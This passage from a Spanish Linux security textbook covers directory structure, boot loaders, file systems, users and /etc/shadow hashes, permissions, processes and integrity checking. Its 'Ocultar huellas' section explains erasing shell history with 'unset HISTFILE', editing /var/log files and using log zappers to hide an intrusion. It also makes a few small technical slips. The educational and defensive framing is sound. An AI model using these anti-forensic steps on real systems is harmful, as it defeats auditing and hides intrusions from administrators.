Linux es un caso particular de este último modelo ya que no sólo es open source, sino también software libre. Si bien es cierto que al tener el código disponible se puede encontrar mayor cantidad de vulnerabilidades y fallos de seguridad, también es cierto que, como regla general, los parches y las soluciones a esos problemas están disponibles por parte de la comunidad en breves períodos de tiempo, usualmente más cortos que las soluciones del software propietario.
Con relación a todo lo anterior, más allá de que no existen costos de licenciamiento para los sistemas Linux (en el caso de SuSE y Red Hat, si bien tienen un costo, éste no está asociado a la licencia de uso, sino a una serie de servicios corporativos), la mayor ventaja de los sistemas Linux está en la disponibilidad del código fuente del núcleo (kernel). Esta característica, junto con la disponibilidad del código de las aplicaciones, es la que hace de Linux un sistema sumamente flexible.




Figura 2. *Menú de configuración de distintas variables del kernel. Algunas de ellas están relacionadas con* ***periféricos*** *a partir de los cuales se habilita la* ***compatibilidad****.*

Estructura estándar de directorios

Dada la gran cantidad de distribuciones y la dificultad existente para que se pongan de acuerdo y normalicen el árbol de directorios y su contenido, en el año 1994, basado en la organización de directorios de los sistemas UNIX, se diseñó **FHS** (Filesystem Hierarchy Standard), que define los directorios principales y el contenido de cada uno de ellos para los sistemas Linux. Para obtener más información sobre FHS, es recomendable visitar **www.pathname.com/fhs**. En la **tabla 1** podemos apreciar los distintos directorios definidos por la FHS y las características distintivas de cada uno de ellos.

DIRECTORIO	CARACTERÍSTICAS
/	Es el directorio raíz del sistema. No suele contener archivos.
/bin	Aquí se encuentran los comandos necesarios del sistema que son utilizados por usuarios con privilegios restringidos (binaries).
/sbin	Es el acrónimo para System Binaries. Aquí se encuentran los comandos utilizados únicamente por el usuario administrador. Sólo se encuentra en el path del usuario **root**.
/etc	Aquí se encuentra la mayoría de los archivos de configuración del sistema y aplicaciones.
/root	Es el directorio local del usuario **root**.
/lib	Aquí se encuentran las librerías esenciales utilizadas por los binarios de **/bin** y **/sbin**.
/tmp	Aquí se encuentran los archivos temporales, aunque últimamente es un enlace simbólico a **/var/tmp**.
/boot	Aquí se encuentran los archivos utilizados por el cargador de arranque. También se guardan las imágenes del núcleo.
/mnt	Es el punto de montaje para sistemas de archivos montados por el administrador, ya que los programas no deben montarse en **/mnt** automáticamente. Se lo suele dividir en subdirectorios que identifican cada dispositivo.
/usr	En este directorio se instalan los programas propios de cada distribución. Los programas instalados localmente se encuentran bajo **/usr/local**.
/opt	Aquí se instalan las aplicaciones estáticas.
/home	Este es el directorio de datos de los usuarios.
/var	En este directorio se almacenan los archivos variables durante la ejecución del sistema, como por ejemplo, los archivos de logs y las colas de e-mails.
/proc	Es el sistema de archivos virtual (procfs) que mapea el estado del kernel y que existe sólo en memoria. Permite conocer y cambiar ciertos parámetros del núcleo sin necesidad de reiniciar.

***Tabla 1.** Estructura estándar de directorios en sistemas Linux.*

Un tratamiento especial merece el directorio **/dev**, donde se encuentran los distintos dispositivos. Es importante que mencionemos que al igual que en el caso del lenguaje C, para Linux todo es un **flujo de datos**, ya sea el acceso a un disco rígido, una conexión de red o una impresora. En este directorio están representados estos flujos de datos, los cuales deben ser montados, normalmente por el usuario, para tener acceso a los datos que contienen.

En Linux van a existir tres tipos de dispositivos. En primer lugar, los **dispositivos de caracteres**. Éstos tienen la particularidad de que no requieren ser **buffereados** (guardar en un buffer bloques de datos de tamaño dado) ya que son dispositivos de flujo, es decir, se sabe cuando comienza pero no cuando termina. En segundo

lugar están los **dispositivos de bloque**. Éstos sí disponen de un buffer que permite organizar las peticiones antes de ser tratadas. Pueden enviar y recibir información en bloques de un tamaño fijo, el cual es configurable.
Finalmente, en tercer lugar, los **pseudo dispositivos**. Los más comunes son **/dev/null**, que acepta y descarta entrada de datos sin producir ningún tipo de registro. Por otro lado, **/dev/random** produce un flujo variable de caracteres generados pseudoaleatoriamente. Y en tercer lugar encontramos **/dev/zero**, cuya función es generar un flujo continuo de caracteres nulos.

Linux como plataforma de análisis

Como ya mencionamos, el hecho de que el kernel de Linux sea libre, le brinda flexibilidad al sistema y permite modificarlo según las necesidades particulares de cada usuario. Esto lo convierte en el ideal para usarse como plataforma de análisis.
El kernel de Linux brinda soporte para múltiples sistemas de archivos, los que pueden ser montados con una gran variedad de parámetros para que el análisis se lleve a cabo con la menor incidencia de parte del sistema que funciona como plataforma. Esto hace que puedan estudiarse sistemas comprometidos que no sean solamente Linux.
Otra característica ideal es el soporte para dispositivos del tipo **loopback**, los cuales permiten montar un sistema de archivos dentro de un archivo y encapsularlo para un mejor análisis. Relacionado con este punto, encontramos la facilidad para crear imágenes de dispositivos y luego montarlas.
Desde el punto de vista de análisis de red, por ejemplo, es posible modificar parámetros del kernel que permitan optimizar este tipo de tareas.

Figura 3. *En el caso de análisis forense digital, una distribución de Linux utilizada es* ***Helix*** *(****www.e-fense.com/products****).*

Seguridad desde el cargador de arranque

El **cargador de arranque** (**boot loader**) es un pequeño programa diseñado para preparar lo necesario para que un sistema operativo funcione. Éste le transferirá el control del equipo a un sistema operativo determinado. Finalmente, el sistema cargará su propio núcleo, controladores, aplicaciones y demás, para luego quedar en funcionamiento normal y considerar el proceso completo con el equipo en condiciones de responder a peticiones de los usuarios. En los sistemas Linux existen diversas alternativas, aunque en este caso mencionaremos dos, **LILO** y **GRUB**.

Dado que actualmente está quedando obsoleto, no trataremos **LILO** (LInux LOader) en detalle. Es un gestor de arranque para Linux, desarrollado inicialmente por Werner Almesberger, y actualmente a cargo de John Coffman. Funciona con diversos sistemas de archivos y puede arrancar desde un disco rígido o uno flexible, permitiendo seleccionar entre 16 imágenes en el arranque. También puede instalarse en el **MBR** (Master Boot Record). En las primeras distribuciones de Linux, LILO era el gestor de facto. En la actualidad, es una segunda opción en favor de **GRUB**. Algunas de sus limitaciones respecto del actual estándar son, por ejemplo, que no tiene una línea de comandos interactiva ni permite arrancar por red.

El otro cargador de arranque, **GRUB** (GRand Unified Bootloader), fue creado por Erich Stefan Boleyn bajo licencia GPL. La versión que se utiliza comúnmente es la que pasará a llamarse **GRUB Legacy**, que por el momento continúa recibiendo correcciones de **bugs** aunque ya no se le agregan nuevas características. El foco de los desarrolladores fue puesto en **GRUB 2**, completamente rescrito, para poder hacerlo más robusto, potente, estable y portable. Algunas de sus ideas renovadas son el soporte para plataformas que no sean **x86**, internacionalización y localización y uso de caracteres no **ASCII**, entre otros. GRUB puede encontrarse en **www.gnu.org/software/grub**.

Figura 4. *Inicio de GRUB, que permite seleccionar entre distintos sistemas operativos o, como en este caso, entre dos kernels distintos.*

Es importante que tengamos en cuenta que el proceso de inicialización se divide en una serie de etapas que, en el caso de GRUB, se denominan **stages**. En términos generales, una vez que el **BIOS** le pasa el control al MBR, podemos distinguir entre las fases que vemos a continuación:

1. El MBR contiene la fase 1 (**stage 1**) de GRUB. Como éste tiene un tamaño reducido, la fase 1 sólo carga la siguiente fase del GRUB (ubicado físicamente en cualquier lugar del disco).
2. En ocasiones, cuando la partición que contiene el núcleo está más allá del cilindro 1024 del disco o se está utilizando discos en modo **LBA4**, debe existir una etapa intermedia (**stage 1.5**) que sirva de puente entre ambas y que dependa del sistema de archivos. Esta etapa es un pequeño archivo de alrededor de 20 KB, que tiene la función de cargar la fase 2.
3. La fase 2 (**stage 2**) de GRUB recibe el control y presenta el menú de inicio.
4. GRUB carga el kernel seleccionado en memoria y le pasa el control del equipo.

Características de los sistemas de archivos

Otra de las características distintivas de Linux, teniendo como foco el análisis de otras plataformas, es el soporte para distintos sistemas de archivos: los propios de Linux (como **ext2**, **ext3** y ahora también **ext4**) y **Reiserfs**, **FAT** y sus derivados, y los de plataformas propietarias como por ejemplo **NTFS**, **XFS**, **JFS** y un largo etcétera que incluye también otros sistemas poco convencionales, como el novedoso **ZFS** de Sun Microsystems.
Los primeros sistemas de archivos usualmente tenían una serie de características muy limitadas, pero sirvieron de punto de partida para los que existen hoy en día. El legendario ext y ext2 tenían una serie de limitaciones que hoy en día serían inaceptables, como por ejemplo, no poseer un sistema de **journaling**. El caso de FAT y sus derivados es análogo, ya que este sistema de archivos no permite asignar permisos a usuarios particulares. Además, seguramente recordaremos que en sistemas Windows, frente a un reinicio abrupto del equipo, antes de que arranque el sistema se realiza un **chequeo lógico** con la herramienta **scandisk** para determinar

Chilexs22

III JOURNALING

Es la característica de un sistema de archivos mediante la que se guarda un registro de la última operación de escritura realizada. Si surge algún inconveniente de escritura y la operación queda truncada, al momento de reiniciar se revisará ese registro (denominado **journal**). Si la operación no finalizó correctamente, se completa y se sigue con la carga normal del sistema.

si existió un problema y luego corregirlo. Esta operación demoraba varios minutos. Si hubiese poseído journaling, al momento del inicio del sistema se chequeaba el registro de journal y si la operación se había realizado, se continuaba con la carga normalmente, en caso contrario, se terminaba la operación y luego se continuaba. En ambas situaciones, la operación sólo dura unos segundos. Todos los nuevos sistemas poseen esta característica. Entre estos, podemos citar a ext3, Reiserfs, NTFS de Microsoft, XFS, JFS y otros.

Durante el año 2008 han salido a la luz, además, dos sistemas de archivos muy prometedores. Por un lado, la cuarta entrega de la serie ext, el **ext4**. Y de Sun Microsystems, el sistema **ZFS**. Aún no hay demasiados detalles al respecto pero, en el caso de éste último, está concebido para trabajar en forma nativa con **virtualización**, **RAID** y soporte para **cifrado**.

Pero además de los mencionados hasta aquí, denominados de propósitos generales, existen otros sistemas de archivos de fines especiales. Como ejemplo de esto podemos citar los sistemas de archivos que trabajan con dispositivos de almacenamiento extraíble o para dispositivos móviles, sistemas de archivos en tiempo real, como por ejemplo, **QNX**.

Desde el punto de vista de la seguridad, un tipo de sistema de archivos que es de especial interés son los sistemas de **archivos cifrados**. En el caso de Linux y sistemas tipo UNIX, podemos mencionar a **TCFS** (Transparent Cryptographic File Sistem), que encontramos en **www.tcfs.unisa.it**. Una gran ventaja de esta implementación es que el cifrado se implementa a nivel de kernel, no de aplicación. Otro sistema de archivo de cifrado es **eCryptFS**, que realiza una parte a nivel de kernel y otra parte a nivel de usuario, y podemos descargarlo de **http://ecryptfs.sourceforge.net**.

***Figura 5.** En el sitio de eCryptfs (Enterprise Cryptographic Filesystem) podemos encontrar información y descargarlo.*

Otra alternativa al cifrado son los sistemas de archivos **esteganográficos**, que hacen uso de técnicas de esteganografía para ocultar la información. Un ejemplo de éstos es el **Steganographic File System**.

ADMINISTRACIÓN INSEGURA

Como en otros aspectos, la inseguridad muchas veces está dada por la falta de administración o por su incorrecta realización. Estas fallas pueden ser aprovechadas a menos que se solucionen los problemas.

Usuarios, grupos y claves

En el caso de los sistemas Linux, antiguamente la información relativa a cuentas de usuarios locales se almacenaba en el archivo **/etc/passwd**. Allí se encontraba la información de los usuarios, como su nombre de usuario, **UID** (User ID) y **GID** (Group ID), el hash de su password, su directorio home, etcétera. Posteriormente, se agregó un archivo complementario: **/etc/shadow**. En este archivo se incorporó nueva información del usuario pero, fundamentalmente, se pasó el hash de la contraseña de cada uno de ellos a este archivo. Esto fue así ya que en principio, para poder acceder al sistema, todos los usuarios deberían tener permisos de acceso a **/etc/shadow**, mientras que solamente el usuario **root** tiene acceso a **/etc/shadow**.

```
root:$1$wdZ.O2Ot$.wtlW5/CnYdUWIaUZBWjf0:14356:0:99999:7:::
daemon:*:14351:0:99999:7:::
bin:*:14351:0:99999:7:::
sys:*:14351:0:99999:7:::
sync:*:14351:0:99999:7:::
games:*:14351:0:99999:7:::
man:*:14351:0:99999:7:::
mail:*:14351:0:99999:7:::
news:*:14351:0:99999:7:::
uucp:*:14351:0:99999:7:::
proxy:*:14351:0:99999:7:::
www-data:*:14351:0:99999:7:::
backup:*:14351:0:99999:7:::
list:*:14351:0:99999:7:::
irc:*:14351:0:99999:7:::
gnats:*:14351:0:99999:7:::
nobody:*:14351:0:99999:7:::
libuuid:!:14351:0:99999:7:::
Debian-exim:!:14351:0:99999:7:::
statd:*:14351:0:99999:7:::
cosmefulanito:$1$GRDHvPcE$YcyCpaZCR/Yon5c/wX/hC.:14356:0:99999:7:::
tito:$1$9t5G.Qz7$AwXU7AnGH3K3LtL7qb.Qq1:14356:0:99999:7:::
sshd:*:14381:0:99999:7:::
proftpd:!:14381:0:99999:7:::
"/etc/shadow" 25L, 780C
```

Chilexs22

Figura 6. *Contenido de un archivo /etc/shadow con los usuarios del sistema. En el caso de usuarios no físicos, en lugar del hash de la contraseña aparece un asterisco.*

Sabiendo que los **hashes** de las contraseñas de todos los usuarios están alojados en **/etc/shadow**, un atacante que tenga acceso al sistema podría intentar acceder a ese archivo para luego aplicarle un ataque de fuerza bruta y así obtener las claves. Este procedimiento puede realizarse también con el objetivo de auditar las contraseñas de los usuarios. En caso de encontrar contraseñas débiles o sospechar de ellas, éstas pueden ser modificadas a partir del comando **passwd**, por ejemplo, **# passwd cosmefulanito**. Esta sentencia permite modificar la contraseña del usuario **cosmefulanito**. Por otro lado, una buena práctica consiste en no utilizar el usuario **root** para realizar tareas cotidianas. Se debe usar un usuario con privilegios restringidos y, en caso de ser necesario, cambiar de usuario. Cuando es necesario realizar operaciones como **root**, cambiamos de usuario para realizar esa tarea o utilizar un comando que permita ejecutar ciertos comandos como un usuario común. Para esto, tenemos tres opciones:

- **$ su**: este comando permite convertirse en **superusuario** o **root** y tener todos sus privilegios. De esta manera sólo contamos con los privilegios del usuario **root**, no poseemos sus variables de entorno como el **PATH**, **PROMPT**, etcétera.
- **$ su -**: sirve para obtener, además de los permisos y privilegios, las variables de entorno. De esta forma, estamos accediendo directamente como **root**.
- **$ sudo**: en lugar de cambiar de usuario desde **cosmefulanito** a **root**, ejecuta una sentencia con los permisos de este último, sin necesidad de cambiar de usuario. El comando que permite esto es **sudo** y un ejemplo es: **$ sudo passwd jsmastropiero**. Esta sentencia ejecuta el comando **passwd** para cambiarle la contraseña al usuario **jsmastropiero**, algo que en principio sólo **root** podría hacer.

En todos los casos será necesario ingresar la clave de **root** para llevar a cabo estas acciones. Como vemos, se utiliza el símbolo **#** para referirse al entorno del usuario **root** y el símbolo **$** para un usuario con privilegios restringidos, en nuestro caso **cosmefulanito**.

Archivos y permisos

Los permisos de archivos en Linux pueden averiguarse a partir del comando **ls**, encargado de listar los archivos de un directorio y, dependiendo del modificador

Chilexs22

III MASTER BOOT RECORD

El **MBR** (**Master Boot Record**) es el primer sector de un dispositivo de almacenamiento de datos. Puede utilizarse para contener el cargador de arranque, o bien para almacenar directamente la tabla de particiones. En general, se hablará de MBR como los primeros 512 bytes de la unidad. Para manipular el MBR y crear tablas podemos utilizar el comando **fdisk** o **cfdisk**.

utilizado, brindar información extra. A continuación, vemos un ejemplo a partir de listar el contenido de un directorio.

```
$ ls -l
-rw-r--r--          1 root root 1024 dec 08 22:10 ejemplo
-rwxrwxrwx          1 root root 1024 dec 08 22:10 UGO
```

De derecha a izquierda, **ejemplo** es el nombre de un archivo alojado en el directorio, **dec 08 22:10** indica que **ejemplo** fue modificado por última vez en esa fecha, **1024** es el peso del archivo en bytes. Si seguimos de derecha a izquierda, el primer **root** indica el grupo propietario y el segundo **root** el usuario propietario del archivo. Finalmente, está la descripción de los **permisos**. Éstos están expresados siguiendo una regla mnemotécnica denominada **UGO** (User, Group, Other).
En la línea inferior se puede apreciar el archivo UGO, que posee la siguiente descripción de permisos: **-rwx rwx rwx**, donde la primera posición, identificada con un guión, corresponde al tipo de archivo (en la **tabla 2** encontraremos los tipos de archivos más comunes). A continuación de esa posición, se pueden identificar tres grupos de tres letras cada uno. En el caso de UGO tenemos: **rwx**, **rwx** y **rwx**. La primera terna de **rwx** corresponde a los **permisos** que el **usuario** propietario tiene sobre el archivo (User de la regla UGO). En este caso, el propietario tiene **permisos** de lectura (**r**), escritura (**w**) y ejecución (**x**). La segunda terna corresponde al **grupo** propietario (Group de la regla UGO), que también muestra permisos totales al grupo. Finalmente, la tercera terna representa los permisos del resto de los usuarios (Other de la regla UGO).

ATRIBUTO	DESCRIPCIÓN
-	Archivo normal.
l	Enlace blando (link simbólico).
d	Directorio.
b	Archivos especiales de dispositivo (block-oriented device file).

***Tabla 2.** Tipos de archivos más comunes en Linux.*

Chilexs33

En el caso del archivo **ejemplo**, éste posee permisos de lectura y escritura para el dueño, lectura para el grupo propietario y lectura para el resto (**rw-r--r--**). El caso del archivo **ejemplo** es el caso típico de permisos generados por defecto en el sistema. Usualmente, existe la necesidad de cambiar los permisos a un determinado archivo, lo que se hace con el comando **chmod**. A continuación vemos un ejemplo donde se quiere dar, al archivo **ejemplo**, los permisos de UGO: **# chmod 777 ejemplo**. Una vez ejecutada la sentencia, el archivo **ejemplo** tendrá los permisos **-rwx rwx rwx**, donde el primer **7** corresponde a la primera terna, el segundo 7

a la segunda terna y el tercer **7** a la tercera terna. Para comprender el porqué de esto, debemos saber que el 7, expresado en binario, es 111. Si lo comparamos con la representación de los permisos, podemos apreciar que tenemos permisos totales (lectura escritura y ejecución) dados por la nomenclatura **rwx**.
Si, en cambio, ahora le otorgamos al archivo UGO los permisos que antes tenía el archivo **ejemplo**, el comando es: **# chmod 644 UGO**. Con esto quedaría **-rw- r-- r--**. Es decir, el dueño tiene permisos de lectura y ejecución y el grupo y el resto sólo de lectura. De manera análoga al análisis anterior, el 6 expresado en binario es 110. Si lo comparamos con la primera terna, va a haber un 1 cuando el archivo tiene permisos y un 0 cuando no, es decir, tiene permisos de lectura y escritura pero no de ejecución. De manera análoga, se pueden resolver la segunda y tercera terna.

Gestión de procesos

Entre las ventajas de la plataforma Linux, habíamos mencionado que como usuario **root** se tiene acceso a todo el sistema. Una parte importante de la seguridad es el análisis de los **procesos**. A grandes rasgos, existen dos maneras de monitorear los procesos, una es en forma estática, como si fuese un **snapshot** en un momento determinado, y otra en forma dinámica. El comando **ps** muestra, en forma estática, los procesos que se están ejecutando. A continuación, podemos ver un extracto de la salida de ese comando:

```
# ps auxf
USER     PID   %CPU  %MEM   STAT   START        COMMAND
root       1   0.1   0.1    S      16:17        init [6]
root       3   0.0   0.0    S<     16:17        events/0]
root      30   0.0   0.0    S      16:17        [kapmd]
root      34   0.0   0.0    S      16:17        [kswapd0]
root     110   0.0   0.0    S      16:17        [kseriod]
root     235   0.0   0.1    S<s    16:17        udevd
root    5581   0.0   0.0    S      16:17        [khubd]
root    1053   0.0   0.5    Ss+    16:18        -bash
tito    1040   0.4   1.2    Ss     16:19
```

Aquí podemos apreciar el usuario que lanzó el proceso (en este caso **root** y **tito**), su PID (Process ID), el consumo de CPU y memoria al momento de ejecutarse el comando y, finalmente, el nombre del proceso.
En el caso del monitoreo dinámico se utiliza el comando **top**. Este comando muestra una pantalla que va variando en función de diferencias en la ejecución de los procesos, por ejemplo, el consumo de CPU y memoria.

```
top - 16:10:10 up 53 min,  1 user,  load average: 0.00, 0.13, 0.16
Tasks:  49 total,   1 running,  48 sleeping,   0 stopped,   0 zombie
Cpu(s):  0.0%us,  1.0%sy,  0.0%ni, 99.0%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Mem:    455340k total,   446456k used,     8884k free,    20796k buffers
Swap:   498004k total,       72k used,   497932k free,   381924k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 2832 root      20   0  2392 1088  884 R  1.3  0.2   0:00.18 top
    1 root      20   0  2100  688  588 S  0.0  0.2   0:04.98 init
    2 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kthreadd
    3 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 migration/0
    4 root      15  -5     0    0    0 S  0.0  0.0   0:00.18 ksoftirqd/0
    5 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 watchdog/0
    6 root      15  -5     0    0    0 S  0.0  0.0   0:01.18 events/0
    7 root      15  -5     0    0    0 S  0.0  0.0   0:00.04 khelper
   39 root      15  -5     0    0    0 S  0.0  0.0   0:01.68 kblockd/0
   41 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kacpid
   42 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kacpi_notify
  173 root      15  -5     0    0    0 S  0.0  0.0   0:00.02 kseriod
  210 root      20   0     0    0    0 S  0.0  0.0   0:00.00 pdflush
  211 root      20   0     0    0    0 S  0.0  0.0   0:04.08 pdflush
  212 root      15  -5     0    0    0 S  0.0  0.0   0:00.10 kswapd0
  213 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 aio/0
  737 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 ata/0
  738 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 ata_aux
```

Figura 7. *Aquí podemos apreciar una pantalla del comando **top** en ejecución. Los procesos suben de posición en función del consumo de recursos de cada uno.*

Chequeos de integridad

La idea de verificar que un archivo no ha sido alterado a lo largo de un determinado período de tiempo puede ser utilizada para una variedad de aplicaciones. Por ejemplo, si se tiene un servidor al que ingresa un usuario no autorizado y modifica un archivo de configuración, sería prudente tener alguna medida de seguridad tomada para que la alteración de ese archivo no afecte al sistema.

Una utilidad típica de los chequeadores de integridad la encontramos en la comprobación de la existencia de **rootkits** en un sistema. Recordemos que un rootkit es un conjunto de utilidades dedicadas a reemplazar las versiones originales de otras utilidades, con el fin de ocultar comportamientos intrusivos y que el atacante pueda tomar control sobre un sistema de manera sigilosa y duradera.

Los programas de verificación de integridad pueden ser configurados para comprobar todos los archivos que deseemos dentro de un sistema. Para ello se aconseja el uso de verificadores de integridad automatizados.

Los métodos de verificación de integridad son muy variados, y pueden llegar a tomar en cuenta diversos parámetros tales como: nombre de archivo, longitud, hora de creación, datos, etcétera. Algunos usos de las verificaciones de integridad podrían ser el de identificar archivos independientemente de su nombre o ubicación (utilizado en redes P2P), comprobar que un archivo descargado de Internet no haya cambiado (por infección, error en la transferencia, etcétera) e identificar registros en bases de datos. Tal como vimos en el **capítulo 4**, las funciones de hash son sumamente utilizadas para realizar chequeos de integridad, ya

que devuelven un resumen de una cantidad fija de bits que representa unívocamente al archivo. Este resumen, en caso de cambiar en momentos distintos de realizado el chequeo, indican que el archivo fue modificado.
En Linux, con el comando **md5sum** se puede calcular el hash MD5 de un archivo. Si bien MD5 ya dejó de ser estándar por haber sido vulnerado, todavía se lo utiliza principalmente en la comprobación de integridad de los archivos descargados de Internet. Es habitual encontrar hashes MD5 en los paquetes de las distribuciones de Linux. A continuación, calcularemos el hash MD5 del archivo **ejemplo.gz**.

```
# md5sum ejemplo.gz
1f772cb7df86e9481668b644d47baf70 ejemplo.gz
```

Si en lugar de la función MD5 queremos SHA-1, el comando es **sha1sum**:

```
# sha1sum ejemplo.gz
1395702345678ae15f6179aae6098690afd20304 ejemplo.gz
```

Ocultar huellas

Luego de una intrusión, el paso obligado es la ocultación de las huellas generadas en los distintos sistemas. En el caso de Linux, esto puede realizarse de varias maneras. Como la mayoría de los archivos de configuración en Linux, los **registros de logs** suelen estar en **texto plano**. En principio, tanto desde el punto de vista del atacante como del profesional de seguridad (que es quien en definitiva realiza un Penetration Test desde el punto de vista técnico y comportándose como un atacante), la alteración de esos archivos es fundamental. Antes de continuar con esos archivos, existe una sentencia en Linux que es muy útil a la hora de ocultar el comportamiento en el sistema: **# unset HISTFILE**. El **HISTFILE** es una **variable de entorno** que guarda un **historial** de todos los comandos ingresados por el usuario desde la consola. El comando **unset** deshabilita ese historial. Un dato importante es que en rigor de verdad, el historial se desactiva

Chilexs22

III HERRAMIENTAS AUTOMATIZADAS

Realizar el proceso de verificación de integridad regularmente para todos los archivos críticos de un sistema es realmente muy tedioso. Para evitar ese inconveniente es que existen las herramientas automatizadas. Si bien ya hemos mencionado algunas de ellas, las destacamos en esta sección: **Tripwire**, **AIDE**, **AFICK**, **Fcheck**, **Integrit**, **Osiris**, **Samhain** + **Beltane (GUI)**.

cuando el usuario se **desloguea**, por lo que mientras se esté operando en la consola, se dispondrá de ese historial (esto es cómodo para el atacante, pero es un vector más de monitoreo). Hecha esta aclaración, continuemos con la alteración de registros. Dentro del directorio **/var/log** se encuentra la mayoría de los logs del sistema y diversas aplicaciones que estén instaladas. Una medida es modificar, en esos registros, aquellos datos que hagan referencia al ataque. Algunos de los archivos de registro del sistema son:

- **/var/log/messages**
- **/var/log/kern.log**
- **/var/log/auth.log**

El demonio encargado de gestionar estos logs es **syslogd**, cuyo archivo de configuración está alojado en **/etc/syslog.conf**. En este archivo podemos modificar las ubicaciones de los archivos de logs, algo que usualmente puede ser recomendable para complicar al atacante. También, a partir de ese archivo, pueden definirse equipos remotos para realizar los registros de distintos eventos. Es recomendable realizar ese enlace a través de un canal seguro, por ejemplo, mediante el uso de SSH. Desde el punto de vista del atacante, éste tendrá que destinar parte de su tiempo para comprender dónde se están logueando los sucesos, tiempo del que por regla general no dispone.
Por otro lado, una alternativa también válida para ciertos casos son los registros físicos (por ejemplo, una impresora). La ventaja de este esquema es que el registro generado no puede ser modificado, pero como contrapartida debe tenerse especial cuidado con la generación de logs impresos ya que puede ser muy grande.
Existen algunos archivos de **logs en formato binario** que no pueden ser modificados fácilmente ya que su contenido no está en texto plano: **wtmp** y **utmp**. En el caso de **wtmp**, éste almacena información relativa a cada conexión y desconexión al sistema. Se puede ver su contenido con comandos como **last** o **who**. Paralelamente, **utmp** brinda información de cada usuario que está conectado en un momento dado. El programa **/bin/login** genera un registro en este archivo cuando un usuario se conecta, mientras que **init** lo elimina cuando se desconecta. Análogamente a **wtmp**, **utmp** puede visualizarse con **last** y **who**. Para esto existen programas denominados **zappers**, que limpian, en archivos de logs binarios, la información asociada a determinados eventos.

Chilexs22

III DISTRIBUCIONES

El concepto de **distribución** nace de la necesidad de adaptar el sistema Linux a distintos **segmentos de usuarios**. En su concepción más simple, es una agrupación de aplicaciones de software para un grupo de usuarios en particular. Las distribuciones también suelen agregar características extra, como la facilidad en el proceso de instalación o en la posterior instalación de software.

SEGURIDAD EN LA RED

Para poder proteger los sistemas Linux de ataques a través de la red, es necesario conocer los pormenores bajo este sistema operativo. Veamos a continuación cómo Linux maneja estos dispositivos.

Servicios de red

Antiguamente, los servicios de red eran gestionados por un único demonio denominado **inetd**. Éste atendía las solicitudes de conexión que llegaban al equipo, permaneciendo a la escucha de las mismas. Los servicios de red que eran atendidos por este demonio se describían en **/etc/inetd.conf** junto con los números de puertos de cada servicio definido en **/etc/services**. En este caso, cuando se brindaba un **servicio**, se lo hacía a través del demonio **inetd**.
Una evolución del demonio **inetd** fue **xinetd**, que ofrecía varias mejoras. Entre ellas, la independencia al momento de la configuración, ya que en este caso cada servicio tenía su propio archivo de configuración, a diferencia del **/etc/inetd.conf** de la versión anterior.
Actualmente, si bien ambos demonios existen, lo usual es que cada servicio de red funcione de manera **stand alone**, es decir, en forma independiente.




Figura 8. *Esquema del funcionamiento de inetd. Cada uno de los servicios de red dependía de él para gestionar peticiones y otras funcionalidades.*

En cuanto a la seguridad, **inetd** en principio no la contempla nativamente, para ello existe un demonio llamado **TCP Wrappers**. Éste trabaja enjaulando el servicio **inetd** y agregándole diversas funciones de seguridad, como por ejemplo, control de acceso. Por otro lado, en el caso de las aplicaciones que se ejecutan en modo stand alone, la seguridad dependerá principalmente de cada aplicación y de cómo se configure.
